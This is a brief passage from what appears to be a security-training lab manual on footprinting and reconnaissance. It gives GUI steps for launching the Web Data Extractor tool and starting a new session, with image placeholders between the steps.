


4. Click **Search** icon () on the **Desktop** and type **web data** in the search field. The **Web Data Extractor** appears in the results, click **Open** to launch it.




Module 02 – Footprinting and Reconnaissance


5. The **Web Data Extractor** main window appears. Click **New** to start a new session.



